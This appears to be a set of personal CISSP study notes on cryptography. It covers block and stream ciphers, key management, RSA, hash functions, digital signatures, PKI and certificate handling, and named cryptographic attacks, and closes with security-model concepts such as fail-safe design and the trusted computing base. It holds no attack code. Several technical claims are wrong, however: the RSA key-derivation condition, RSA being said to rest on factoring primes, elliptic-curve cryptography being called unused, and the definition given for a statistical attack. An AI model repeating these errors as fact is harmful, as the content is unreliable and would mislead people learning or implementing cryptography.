DES-EEE3: This simply encrypts the plaintext three times using three different keys K1, K2 and K3. In this Es indicate that there are three encryption operation where number 3 indicates that three different keys are used. E(K1,E(K2,E(K3,P))). This uses key length of 168 bits.

DES-EDE3: This also uses three keys but replaces the second encryption operation with a decryption operation. E(K1,D(K2,E(K3,P)))

3DES(DES-EEE2): This uses only two keys K1 and K2. E(K1, E(K2,E(K1,P))). This uses key length of 112 bits.

3DES(DSS-EDE2):This also uses two keys but uses a decryption operation in the middle. E(K1,D(K2,E(K1,P))). This uses key length of 112 bits.

Note: DES-EEE3 is the only variant of 3DES that is currently considered secure by NIST

International Data Encryption Algorithm (IDEA):

This is a block cipher and has been introduced due to insufficient key length of DES algorithm which is 56 bits. Like DES it operates at 64-bit block of plaintext/ciphertext however uses 128 bits key and this key is broken into series of operations into 52 16-bit subkeys. IDEA is capable of operating in the same five modes used by DES: ECB, CBC, CFB, OFB and CTR. The IDEA algorithm was patented by its Swiss developers. However, the patent expired in 2012, and it is now available for unrestricted use.

Blowfish:

This is blocking cipher and another alternative to DES and IDEA. It operates on 64-bit block of text and uses key range from 32 bit to 448 bits. This is much faster than both DES and IDEA and is for public use with no licence required. This encryption is built into number of commercial software products and Operating systems.

Skipjack:

This operates at 64-bit block of text and used 80 bit key and supports the same four mode of DES. This has added twist as it supports escrow of encryption keys. NIST and Department of Treasury hold portion of information required to reconstruct a skipjack key. We need to obtain the key from these two agencies to process the decryption between two parties. Skipjack and the Clipper chip were not

embraced by the cryptographic community at large because of its mistrust of the escrow procedures in place within the U.S. government

Rivest Cipher 4 (RC4):

This is a stream cipher and uses a variable length key from 40 bit to 2048 bits. RC4s adoption was widespread because it was integrated into the WEP, WPA, SSL and TLS protocols. Due to serious of attacks against RC4 it is rendered as insecure for use in today.

Rivest Cipher 5 (RC5):

This is a symmetric algorithm and is block cipher of variable block size of 32, 64 or 128 bits and uses key size between 0 to 2,040-bit length. RC5 is the subject of brute-force cracking attempts.

Rivest Cipher 6 (RC6):

RC6 uses a 128-bit block size and allows the use of 128-, 192-, or 256-bit symmetric keys. Not widely used in today due to AES in the market.

Advanced Encryption Standard (AES):

AES cipher allows the use of the below key strength and allows processing of only 128-bit blocks

- 128-bit keys require 10 rounds of encryption.
- 192-bit keys require 12 rounds of encryption.
- 256-bit keys require 14 rounds of encryption.

CAST:

The CAST algorithm is another family of symmetric key block cipher that are integrated into some security solutions. It uses Feistel network and comes in two forms:

CAST-128 uses either 12 or 16 rounds of Feistel network encryption with a key size between 40 and 128 bits on 64-bit blocks of plaintext.

CAST-256 uses 48 rounds of encryption with a key size of 128, 160, 192, 224, or 256 bits on 128-bit blocks of plaintext.

Twofish:

This is block cipher and operates on 128-bit block of data and use keys up to 256 bit in length. This use two techniques not found in other algorithms.

Prewhitening: This involves XORing the plaintext with a separate subkey before the first round of encryption.

Postwhitening: This uses the similar operation as in prewhitening after the 16th round of encryption.

TABLE 6.9 Symmetric encryption memorization chart

Name	Block size	Key size
Advanced Encryption Standard (AES)	128	128, 192, 256
Rijndael	Variable	128, 192, 256
Blowfish (often used in SSH)	64	32–448
Data Encryption Standard (DES)	64	56

TABLE 6.9 Symmetric memorization chart *(continued)*

Name	Block size	Key size
IDEA (used in PGP)	64	128
Rivest Cipher 4 (RC4)	N/A (Stream cipher)	40–2,048
Rivest Cipher 5 (RC5)	32, 64, 128	0–2,040
Rivest Cipher 6 (RC6)	128	128, 192, 256
Skipjack	64	80
Triple DES (3DES)	64	112 or 168
CAST-128	64	40–128
CAST-256	128	128, 160, 192, 224, 256
Twofish	128	1–256

Symmetric key Management:

Creation and Distribution of Symmetric Keys: One of the major problems with symmetric encryption algorithm is the secure distribution of secret keys required to operate the algorithm. Three main methods used to exchange secret key securely are:

Offline Distribution: Through this secret key is exchanged physically. Out of band

Public Key Encryption: Many use public key encryption to set up the initial communication link and exchange the secret key over this public key link. Once they share the secret key then they switch over to secret key algorithm to enjoy the fast speed.

Diffi-Hellman: This is useful in the situation where there is no means of using offline or Public key distribution system. Asymmetric algorithm used for key exchange.

Storage and Destruction of Symmetric Keys:

Never store encryption key on the same system where encrypted data resides.

For sensitive keys always choose two different individuals with half of the key and they must collaborate to recreate the key, and this is known as principle of spit of knowledge.

When a user with the knowledge of secret key leaves the organisation then the key must be changed, and encrypted material must be re-encrypted with the new key.

choosing a key storage mechanism: There are two major options available

Software-based storage: They store keys as digital objects in the system where they are used. Example: Storing a key on a local file system.

Hardware-based Storage: They are dedicated hardware devices used to manage cryptographic keys. These may be a personal device such as flash drives or smart card that store the key used by individuals or they may be enterprise devices called HSMs (Hardware Security Module) that manage key for an organisation. Hardware based is more complex and expensive however they offer added security.

Key Escrow and Recovery: Escrow systems allow the government under limited circumstances such as court order to obtain cryptographic key used for particular communication from a central storage facility. Two approaches of key escrow are:


Fair Cryptosystem: In this escrow approach the secret key used in communication are divided into two or more pieces. Each of which is given to an independent third party. Each of these pieces are useless on its own but when recombined to obtain secret key.

Escrowed Encryption Standard: This escrow approach provides the government or another authorized agent with a technological means to decrypt ciphertext. This approach was proposed for clipper chip.

Chapter 7 : PKI and Cryptographic Application

Public and Private Keys:

Every user maintains both public and private key. Public Cryptosystem users make their public keys freely available to anyone with whom they want to communicate. Private key on the other hand is reserved for the sole use of the individual who owns the keys. It is never shared with any other cryptosystem user.



RSA (1977): In 1977 Ronal Rivest, Adi Shamir and Leonard Adleman proposed the RSA public key algorithm that remain a worldwide standard today. This has been released in the public domain in 2000 and is widely used for secure communication. Key Length for RSA is 3072 bits.

The RSA algorithm depends on the computational difficulty inherent in factoring large prime numbers. Each user of the cryptosystem generates a pair of public and private keys using the algorithm described in the following steps:

1. Choose two large prime numbers (approximately 200 digits each), labeled p and q.
2. Compute the product of those two numbers: $n = p * q$.
3. Select a number, e, that satisfies the following two requirements:
   a. e is less than n.
   b. e and $(p - 1)(q - 1)$ are relatively prime—that is, the two numbers have no common factors other than 1.
4. Find a number, d, such that $(ed - 1) \bmod (p - 1)(q - 1) = 1$.
5. Distribute e and n as the public key to all cryptosystem users. Keep d secret as the private key.

If Alice wants to send an encrypted message to Bob, she generates the ciphertext (C) from the plain text (P) using the following formula (where e is Bob's public key and n is the product of p and q created during the key generation process):

$$C = P^e \bmod n$$

When Bob receives the message, he performs the following calculation to retrieve the plaintext message:

$$P = C^d \bmod n$$

EI Gamel (1985): Created by Dr Taher Elgamal and he didn't patent this. One of the major advantages of EIGamel over RSA was that it was released into the public domain. Major disadvantage of this Algorithm is that it doubles the length of any message it encrypts, and this presents a major hardship

when encrypting large amount of data that must be sent over a network. This algorithm is based on Diffi-Hellman.

Elliptic Curve (1985): This algorithm works on "elliptic curve discrete logarithm problem "Can achieve the same level on encryption with less key size. Key length is 160 bits. Due to its complexity it is not being used.

Diffie–Hellman Key Exchange (1976): This is an approach to key exchange that allows two individuals to generate a shared secret key over an insecure communications channel. This is not an encryption protocol rather technically a key exchange protocol. It is commonly used to create a shared secret key for use in Transport Layer Security (TLS).

Quantum Cryptography: Still under research and is emerging field. Theory behind Quantum cryptography is that we can use principle of quantum mechanics to replace the binary 1 and 0 bits of digital computing with multidimensional quantum bits known as Qubits. The best example of quantum cryptography is quantum key distribution which offers as information-theoretically secure solution to the key exchange problem.

Hash Functions: Provide Integrity. Hash functions have a very simple purpose and take potentially long message and generate unique output value derived from the content of the message. This value commonly referred to as the message digest. Message digest can be generated by the sender of the message and transmitted to the recipient along with the full message for two reasons. First, Receipt can use the same hash to recompute the message digest from the full message. If the message don't match that means the message was somehow modified while in transit.

Second, Message digest can be used to implement a digital signature algorithm.

Message digest is 128 bit or larger. Longer the message digest the more reliable its verification of integrity. According to RSA security, there are Five basic requirement for cryptographic hash function.

- *The input can be of any length.*
- *The output has a fixed length*
- *Hash function is relatively easy to compare for any input.*
- *Hash function is one way.*
- *Hash function is collision resistant (Means that it is extremely hard to find two messages that produce the same hash value.*

Four Common Hashing Algorithm

Secure Hash Algorithm (SHA):

SHA-1: NIST no longer recommends its use for any purpose, including digital signature and digital certificates. Due to its weakness web browser dropped support for SHA-1 in 2017.

SHA-2: This is generally considered secure but theoretically suffer from the same weakness as SHA-1. Four Variants of SHA-2 are SHA-256, SHA-224, SHA-512 and SHA-384

SHA-3: This offers the same variants and hash lengths as SHA-2 using a different computational algorithm. This provides the same level of security as SHA-2 but it is slower than SHA-2. SHA-3 is not commonly used outside of some specialised cases where the algorithm is efficiently implemented in hardware.

Message Digest 5(MD5): This uses 4 distinct rounds of computation to produce a digest of the same length as MD2 and MD4. It has a same padding requirement as in MD4 – The message length must be 64 bits less than a 512 bits. MD5 is subjected to collision that prevents it to ensure message integrity. In 2005 it was demonstrated by Arjen Lenstra and others that is possible to create two digital certificates from different public keys that have the same MD5 hash.

RIPEMD: The RIPE Message Digest (RIPEMD) is a series of has functions and is alternative to SHA family. This is used in Bitcoin Cryptocurrency implementation.

RIPEMD-128 bit: This contained some structural flaws that rendered it insecure

RIPEMD-160 bit: Replacement of RIPEMD-128 and is secure as of today and is most commonly used RIPEMD variants. It produces a 160-bit hash value.

HMAC: Hashed message authentication code(HMAC) algorithm implements partial digital signature which is integrity but doesn't provide any nonrepudiation. HMAC relies on shared secret key (Symmetric) with MD5, SHA-2,SHA-3 etc. Efficient than Digital Signature. Only provides integrity and Partial authentication.

TABLE 7.1 Hash algorithm memorization chart

Name	Hash value length
HAVAL	128, 160, 192, 224, and 256 bits
HMAC	Variable
MD5	128
SHA-1	160
SHA2-224/SHA3-224	224
SHA2-256/SHA3-256	256
SHA2-384/SHA3-384	384
SHA2-512/SHA3-512	512
RIPEMD-128	128
RIPEMD-160	160
RIPEMD-256	256 (but with equivalent security to 128)
RIPEMD-320	320 (but with equivalent security to 160)

Digital Signatures (X.509):

Once we have a sound hashing algorithm, we can use it to implement digital signature.DS rely on Public key cryptography and hashing functions. It doesn't provide any privacy but ensure that the cryptographic goal of integrity, authentication and nonrepudiation are met. Digital signature infrastructure has two distinct goals.

- Digitally signed messages assure the recipient that the message truly came from the claimed sender. They enforce nonrepudiation.
- Digitally signed messages assure the receipt that the message was not altered while in transit between the send and recipient.

Example: If Alice wants to digitally sign a message, she is sending to Bob. She performs the following actions.

1. Alice generates a message digest of the original plaintext message using one of the cryptographically sound hashing algorithms, such as SHA3-512.
2. Alice then encrypts only the message digest using her private key. This encrypted message digest is the digital signature.
3. Alice appends the signed message digest to the plaintext message.
4. Alice transmits the appended message to Bob.


When Bob receives the digitally signed message, he reverses the procedure, as follows:

1. Bob decrypts the digital signature using Alice's public key.
2. Bob uses the same hashing function to create a message digest of

---

the full plaintext message received from Alice.

3. Bob then compares the decrypted message digest he received from Alice with the message digest he computed himself. If the two digests match, he can be assured that the message he received was sent by Alice. If they do not match, either the message was not sent by Alice or the message was modified while in transit.



Important to remember:

Which Key Should I Use?

If you're new to public key cryptography, selecting the correct key for various applications can be quite confusing. Encryption, decryption, message signing, and signature verification all use the same algorithm with different key inputs. Here are a few simple rules to help keep these concepts straight in your mind when preparing for the CISSP exam:

- If you want to encrypt a confidential message, use the recipient's public key.
- If you want to decrypt a confidential message sent to you, use your private key.
- If you want to digitally sign a message you are sending to someone else, use your private key.
- If you want to verify the signature on a message sent by someone else, use the sender's public key.

These four rules are the core principles of public key cryptography and digital signatures. If you understand each of them, you're off to a great start!

Digital Signature Standard

Three currently approved standard for encryption algorithm:

Digital Signature Algorithm (DSA): This algorithm is a variant of an algorithm developed by Dr Taher Elgamal and is specified in FIPS 186-4.

RSA: Specified in ANSI X9.31

Elliptic Curve DSA (ECDSA): specified in ANSI X9.62

Public Key Infrastructure:

The major strength of public key encryption is its ability to facilitate communication between parties previously unknown to each other. This is made possible by the public key infrastructure (PKI) hierarchy of trust relationships. These trusts permit combining asymmetric cryptography with symmetric cryptography along with hashing and digital certificates, giving us hybrid cryptography. Provides PAIN (Privacy {Encryption}, Authenticity,Integrity,Nonrepudiation)

Certificates: Digital certificates provide assurance to the communicating parties that the people they are communicating with truly are who they claim to be. Digital certificates are essentially endorsed copies of an individual's public key. Certificates are signed by a trusted certificate authority (CA). Digital certificates contain specific identifying information and their construct is governed by an international standard -X.509 and this contains the following data.

- Version of X.509
- Serial number
- Signature algorithm identifier.
- Issuer name.
- Validity period.
- Subject's Name.
- Subject's Public Key.

Certificates may be issued for a variety of purposes. These includes providing assurance for the public keys of

- Computers/Machines
- Individual users
- Email addresses
- Developers(Code-signing certificates)

Certificate Authorities: They offers notarization services for digital certificates. To obtain a digital certificate from a reputable CA, you must prove your identity to the satisfaction of the CA. Widely accepted CA's are below.

- Symantec
- IdenTrust
- Amazon Web Services
- GlobalSign
- Comodo
- Certum
- GoDaddy
- DigiCert
- Secom
- Entrust
- Actalis
- Trustwave

Certificate Authority (CA) must carefully protect their own private key to preserve their trust relationship. To do this they often use an offline CA to protect their root Certificate (which is the top-level certificate for the entire PKI). Offline CA is disconnected from networks and powered down until it is needed.

Registration Authorities (RA): This verifies user's identities to help CA in issuing digital certificates. RA don't issue any certificates but helps remotely validate user identities.

Certificate Path Verification (CPV): This verifies the certificate path and help in getting to know the root of the certificate and whether it is valid and legitimate.

Certificate Lifecycle:

Enrolment: you must first prove your identity to the CA in some manner to obtain a certificate, this process is called Enrolment. Once you have satisfied the CA regarding your identity, you provide them with your public key in the form of Certificate Signing request (CSR). CA next creates a X.509 digital certificate containing users identifying information and a copy of user's public key. CA then digitally signs the certificate with CA private key and provide with the copy of signed digital copy.

Domain Validation (DV) Certificate: Where CA simply verifies that the certificate subject has control of the domain name.

Extended Validation (DV) Certificate: Provides higher level of assurance that the CA take steps to verify that the certificate owner is a legitimate business before issuing a certificate.

Verification: when you want to communicate with someone. You verify the certificate by checking CA's digital signature and ensure that the certificate is not revoked and this can be verified from certificate revocation list (CRL) or online certificate status protocol (OCSP). We need make sure Digital signature of the CA is authentic

- CA is trustworthy
- Certificate is not in the CRL.
- Certificate contains the data you are trusting.
- Certificate pinning: Instruct browser to attach a certificate to a subject for an extended period of time. The browser associates the site with their public key. This allows users to notice and intervene if a certificate unexpectedly change

Revocation: Certificate authority needs to revoke a certificate due one of the following reasons

- Certificate was compromised.
- Certificate was issued without proper verification.
- Details of the certificate has changed.
- Security association changed means subject is no longer employee of the organisation that sponsored him for the certificate.

Three Techniques to verify authenticity of certificates and identify revoked certificates

Certificate Revocation Lists: Manually done. expect a latency

Online Certificate status protocol (OCSP): Real time certificate verification thus eliminates the latency. In this we can verify the certificate in real time. CA's OCSP server responds with the status of valid, invalid or unknown.

Certificate Stapling: Extension of OCSP that relieves some of the burden placed on CA by the original protocol. In Certificate Stapling, the web server contacts the OCSP server itself and receives a signed and timestamped response from the OCSP server, which is then attached or stapled to the digital certificate. Then, when a user requests a secure web connection, the web server sends the certificate with the stapled OCSP response to the user. The user's browser then verifies that the certificate is authentic and also validates that the stapled OCSP response is genuine and recent. Because the CA signed the OCSP response, the user knows that it is from the certificate authority, and the timestamp provides the user with assurance that the CA recently validated the certificate, From there, communication may continue as normal. The time savings come when the next user visits the website. The web server can simply reuse the stapled certificate without recontacting the OCSP server.

Certificate Formats: Digital certificates are stored in files and those files come in a variety of different formats, both binary and text based.

Standard	Format	File extension(s)
Distinguished Encoding Rules (DER)	Binary	.der, .crt, .cer
Privacy Enhanced Mail (PEM)	Text	.pem, .crt
Personal Information Exchange (PFX)	Binary	.pfx, .p12
P7B	Text	.p7b

Asymmetric Key Management:

- Choose your encryption system wisely and be wary of system that user black box.
- Always select the keys in an appropriate manner and ensure that your key is truly random.
- When using public key encryption, keep your private key secret.
- Backup your key.
- Hardware Security Modules (HSMs) also provide an effective way to manage the encryption key.

Hybrid Cryptography:

This combines symmetric and asymmetric cryptography to achieve the key distribution benefits of asymmetric cryptosystem with the speed of symmetric algorithm. This approach works by setting up an initial connection between two communication parties using asymmetric cryptography, that connection is used for only purpose: the exchange of randomly generated shared key known as ephemeral Key , the two parties then exchange whatever data they wish using the shared secret key with symmetric algorithm. TLS is the most well-known example of hybrid cryptography.

Applied Cryptography:

Using of cryptography to secure data at rest and in transit

Portable Devices: Current versions of popular OS now include disk encryption capabilities that make it easy to apply and manage encryption on portable devices. Microsoft windows uses BitLocker and Encrypting file system (EFS) technologies and MAC OS uses FileVault and VeraCrypt.

Email: Remember simple rules about encrypting emails

- If you need confidentiality encrypt the message.
- If you want to maintain integrity, you must hash the message.
- If you need authentication, integrity and nonrepudiation then you must digitally sign the message.
- If you require confidentiality, integrity, authentication and nonrepudiation, you should encrypt and digitally sign the message.

Pretty Good Privacy (PGP): PGP provides cryptographic privacy and authentication for data communication. This can be used to encrypt emails, documents or an entire disk drive. PGP uses a web trust model to authenticate digital certificates instead of relying on a central certificate authority (CA). PGP messages are often sent in text-encoded format to facilitate compatibility with other email systems. PGP Encryption can be used to protect files and other digital assets besides email.

S/MIME: Secure/Multipurpose Internet Mail Extension (S/MIME) protocol encrypt emails and digitally sign them. It uses RSA encryption and relies on use of X.509 certificate for exchanging cryptographic keys. S/MIME is already used in office 365, apple mail, Google G Suite Enterprise edition. Two types of messages can be formed using S/MIME:

Signed message: To provide integrity, sender authentication and nonrepudiation of the sender.

Enveloped message: To provide integrity, sender authentication and confidentiality.

Web Applications:

Secure Socket Layer (SSL) provides client/server encryption for web traffic and uses 443 port. SSLs goal is to create secure communication channel that remain open for an entire web browsing session. POODLE attack make it unusable. SSL was replaced by TLS. Here are the steps

- When user access the website, browser retrieves the web server's certificate and extracts the server's public key from it.
- Browser then creates symmetric key, uses the servers public key to encrypt it and then sends encrypted symmetric key to the server.
- Server then decrypts the symmetric key using its own private key and the two systems exchange all future messages using the symmetric encryption key.

Tor and the Dark Web: Tor, formerly known as the Onion router, provides a mechanism for anonymously routing traffic across the internet using encryption and a set of relay nodes. It relies on the technology known as Perfect Forward Secrecy.

The Dark Web is defined as the encrypted network that exists between Tor servers and their clients. It is separate from the World Wide Web.

Steganography: This is an art of using cryptographic techniques to embed secret messages within another message. This is often used for illegal or questionable activities such as espionage and child pornography.

Watermarking: This is a process of hiding digital information. Its purpose is to make it more difficult for the original image to be copied or used without permission.

Circuit Encryption:

Two types of encryption techniques to protect data travelling over network.

Link Encryption: This protects entire communication circuits by creating a secure tunnel between two point using either a hardware solution or software solution that encrypts all traffic entering one end of the tunnel and decrypts all traffic entering the other end of the tunnel. In this encryption all the data including the header, trailer, address and routing data is also encrypted.

End to End Encryption: This protects communication between two parties like client and server. Example, End to end encryption would be to use TLS to protect communication between a user and web user. This doesn't encrypt the header, trailer , address and routing so moves faster from point to point but is more susceptible to sniffer and eavesdroppers. SSH is a good example.

Note: Encryption happens in higher level of OSI is usually end to end encryption and in the lower level of OSI it is link encryption.

Emerging Applications:

Blockchain: Blockchain is a distributed and immutable (unchanging over time) public ledger. This means that it can store records in a way that distributes those records among different systems located around the world and it can do so in a manner that prevents anyone from tampering with those records. First major application of the block chain is Cryptocurrency. Blockchain was originally

invented as a foundational technology for Bitcoin. Blockchain has no central authority and the authority for bitcoin is distributed among all participants in the Bitcoin blockchains

Lightweight Cryptography:

Homomorphic Encryption : This technology allows encrypting data in a way that preserves the ability to perform computation on that data. When you encrypt data with Homomorphic algorithm and then perform computation on that data, you get the result that matches the result you would have received if you had performed the computation on the plaintext data.

Cryptographic Attacks:

Analytic Attack: This attack focus on the logic of the algorithm itself and try to find any algorithm weakness.

Implementation Attack: This type of attack exploits the weaknesses in the implementation of a cryptography system. It focuses on exploiting software code etc.

Statistical Attack: This attack attempts to find vulnerabilities in the hardware or OS hosting the cryptography Application.

Brute Force: This attack attempts every possible valid combination for a key or password.

Rainbow Tables provide precomputed values for cryptographic hashes. These are commonly used for cracking passwords stored on system in the hashed form.

Frequency Analysis and Ciphertext only Attack: In this the only information you have is encrypted ciphertext message and one technique that proves helpful against simple ciphers is frequency analysis which is counting of number of times each letter appear in the ciphertext.

Fault Injection Attack : In these attacks, attacker attempts to compromise the integrity of a cryptographic device by causing some type of external fault like high voltage electricity etc to malfunction the device.

Side-Channel Attack :This attack use the information like process utilization, power consumption or electromagnetic radiations to monitor system activity and retrieve information that is actively being encrypted.

Timing Attack : These are examples of side-channel attack where attacker measures precisely how long cryptographic operation take to complete, gaining information about the cryptographic process that may be used to undermine its security.

Known Plaintext: In this attack, the attacker has a copy of the encrypted message along with a copy of plaintext message used to generate the ciphertext.

Chosen Ciphertext: In this attack, Attacker has the ability to decrypt chosen portions of the ciphertext message and use the decrypted portion of the message to discover the key.

Chosen Plaintext: Encrypts the plain text to see the output.

Meet in the Middle: In this attack, Attacker use a known plaintext message and the plain text is then encrypted using every possible key(K1) and the equivalent ciphertext is decrypted using all possible key (K2). This type of attack generally takes only double the time necessary to break a single round of encryption. This attack is the reason Double DES (2DES) was quickly discarded and it can easily defeat the two round of encryption.

Man in the Middle: In this attack, Attacker sits between two communication parties and intercepts all communications including the cryptographic session. The attacker responds to the originator's initialization request and setup a secure session with the originator.

Birthday: This is also known as collision attack or reverse hash matching and exploits the mathematics behind the birthday problem in probability theory. This attack can be used to abuse communication between two or more parties.

Replay: In this attack, Attacker intercepts an encrypted message between two parties and then later replays the captured message to open a new session. This can be defeated by using timestamp and expiration period into each message.

Chapter 8 : Principal of Security Models, Design and Capabilities

Subject:

Subject is a user or process that makes a request to access a resource. Access means reading from or writing to a resource.

Object:

Object is the resource a user or process wants to access.

TABLE 8.1 Subjects and objects

Request	Subject	Object
First request	Process A	Process B
Second request	Process B	Process C

Transitive Trust:

If A trusts B and B trusts C, then A inherits trust of C through the transitive property
This is a serious security concern as it may bypass restrictions limit.

Fail Securely :

System failures can occur due to a wide range of causes. Once the failure event occurs, how the system or environment handles the failure is important. The most desired result is for an application to fail securely.

Fail Soft: System continue to operate if the component fails. Example: In Multitasking OS that can support numerous simultaneous applications. If one fails, the other can typically continue to operate.

Fail Secure/Fail Closed: This prioritizes the physical security of assets over any other consideration. Example: A bank vault door may automatically close and lock when the building enters a state of emergency.

Fail Safe/Fail Open: Failure causes system to facilitate health and safety of people. In this human protection is the priority. Example: Fail-safe door will open easily in emergency in order to allow people to escape a building, but the protection of assets may be sacrificed in favour of personnel safety.

Note: when an operating system encounters a processing or memory isolation violation, it terminates all executions, then initiates a reboot. This mechanism is known as a stop error, or the Blue Screen of Death (BSoD) in Windows

Zero Trust:

This is a security concept where nothing inside the organisation is automatically trusted. The concept is “never trust, always verify” since anyone and anything could be malicious, every transaction should be verified before it is allowed to occur. Zero trust is implemented using Internal segmentation firewall (ISFWs), a multifactor authentication (MFA), IAM and next generation end point security.

Air gap:

This is a network security measure employed to ensure that a secure system is physically isolated from other systems. There are no cables nor wireless network links available.

Privacy by Design:

Privacy by design is a guideline to integrate privacy protections into the product during the early design phase rather than attempting to take it on the end of the development. The overall concept focuses on preventions rather than remedies for violations. Privacy by design framework is based on seven foundational principles:

- Proactive not reactive; preventive not remedial
- Privacy as the default
- Privacy embedded into design
- Full functionality – positive-sum, not zero-sum

- End-to-end security – full lifecycle protection
- Visibility and transparency
- Respect for user privacy

Techniques for Ensuring Confidentiality, Integrity and Availability (CIA):

Confinement: Process confinement allows a process to reads from and write to only certain memory locations and resources. This is also called as sandboxing. S/w designers use this process confinement to restrict the actions of a program. If process attempts to initiate an action beyond its granted authority that action will be denied.

Bounds: Each process that runs on a system is assigned an authority level and that level tells the OS what the process can do. In simple systems there may be only two authority levels which is user and Kernel. The authority level tells the OS how to set a bound for a process. The bound of process consists of limits set on memory addresses and resources it can access. The bound state the area within which a process is confined or contained.

Isolation: Process isolation ensures that any behaviour will affect only the memory and resources associated with the isolated process. Isolation is used to protect the operating environment, Kernel of OS and other independent applications.

Confinement is making sure that an active process can only access specific resources (such as memory). Bounds is the limitation of authorization assigned to a process to limit the resources the process can interact with and the types of interactions allowed. Isolation is the means by which confinement is implemented through the use of bounds.

Access Controls: To ensure the security of a system, you need to allow subjects to access only authorized objects. A control uses access to limit access of a subject to an object.

Trust : Trusted system is one in which all protection mechanism work together to process sensitive data for many types of users while maintaining stable and secure computing environment.

Assurance: Assurance is simply defined as the degree of confidence in satisfaction of security needs. It must be continually maintained, updated and reverified.

Understand the Fundamental Concepts of Security Models:

Trusted Computing Base (TCB): TCB is a combination of hardware, software and controls that work together to form a trusted base to enforce your security policy. TCB is a subset of complete information system and its components in a system are responsible for controlling access to the system. For TCB to communicate with rest of the system, it must create secure channel called Trusted Path.

